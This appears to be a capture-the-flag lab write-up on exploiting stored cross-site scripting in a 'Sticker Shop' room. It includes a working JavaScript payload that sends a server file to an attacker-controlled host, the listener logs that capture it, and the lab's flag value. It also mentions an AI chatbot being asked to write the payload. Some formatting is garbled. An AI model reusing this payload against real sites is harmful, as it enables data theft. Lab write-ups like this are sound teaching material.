Sticker Shop Room - Stored Cross Site Scripting (XSS)

Author: [Your Name]
Date: 19 April 2025

This document showcases the findings and exploitation process of a Stored XSS vulnerability discovered in

Steps involved:
- Reconnaissance with Nmap
- Hosting a listener with Python HTTP Server
- Crafting and injecting a malicious XSS payload
- Exfiltrating a sensitive file (flag.txt)
- Using CyberChef for decoding the results

Flag captured: THM{83789a69074f636f64a38879cfcabe8b62305ee6}

Tools & Techniques:
- Nmap
- Python3
- Stored XSS scripting
- CyberChef
- Network and browser inspection

Sticker Shop Room (STORED CROSS SITE SCRIPTING (XXS)

10 December 2024 11:58

INSPECT THE SITE FOR abnormal things
OPTIONS TO USE: reverse shell or cross-site scripting.

READ THE FLAG - flag.txt

http://10.10.239.26:8080/flag.txt

1. Use **nmap scan of nmap -A -F -oN nmapstickershop.txt** *target ip*

2. Use **python3 -m http.server** in terminal to listen and wait for response

3. Get chatgpt to help to create a script for cross site script.

" Create a script to get a flag.txt file from a local host on a server 127.0.0.1:8080/flag.txt that send the flag to my machine which is on port 8000 for ethical hacking purpose."

The script for XSS


```
<script>
 // Define the target URL where the sensitive data (e.g., flag.txt) resides const targetUrl = "http://127.0.0.1:8080/flag.txt";

// Define your server's endpoint to receive the exfiltrated data const exfilServer = "http://YOUR_IP_ADDRESS:8000";

 // Function to fetch the flag and send it as a GET request fetch(targetUrl) .then(response => response.text()) .then(flag => { // Encode the flag as a query parameter in the GET request const exfilUrl = `${exfilServer}/?data=${encodeURIComponent(flag)}`;

// Send the GET request to your server fetch(exfilUrl, { method: "GET", mode: "no-cors" }); }) .catch(err => console.error("Error fetching flag:", err));
 </script>
```

```
┌──(ivo㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.161.230 - - [13/Dec/2024 00:26:52] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.161.230 - - [13/Dec/2024 00:27:03] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.161.230 - - [13/Dec/2024 00:27:13] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.161.230 - - [13/Dec/2024 00:27:23] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.161.230 - - [13/Dec/2024 00:27:34] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.161.230 - - [13/Dec/2024 00:27:44] "GET /?data=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -
```

Script mentions it is encodedURIComponent

Go to cyberchef. https://gchq.github.io/CyberChef/

And encode it! USE URL DECODE!



THM{83789a69074f636f64a38879cfcabe8b62305ee6}